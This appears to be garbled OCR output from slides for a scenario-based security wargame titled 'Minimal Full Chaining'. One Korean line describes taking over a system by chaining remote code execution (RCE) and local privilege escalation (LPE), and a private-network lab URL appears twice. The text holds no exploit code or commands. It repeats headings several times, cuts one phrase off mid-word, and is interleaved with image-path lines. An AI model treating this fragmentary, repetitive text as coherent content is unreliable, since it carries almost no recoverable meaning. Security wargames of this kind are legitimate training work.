
Minimal Full Chaining

Real World Scenario



Minimal Full Chaining

Real World Scenario



Minimal Full Chaining

Real World Scen


RCE와 LPE를 통해서 시스템을
장악하는 시나리오입니다.

Minimal Full Chaining

Scenario based Wargame

Minimal Full Chaining


Scenario based Wargame




http://10.241.36.170:8000/

Minimal Full Chaining

Scenario based Wargame




http://10.241.36.170:8000/

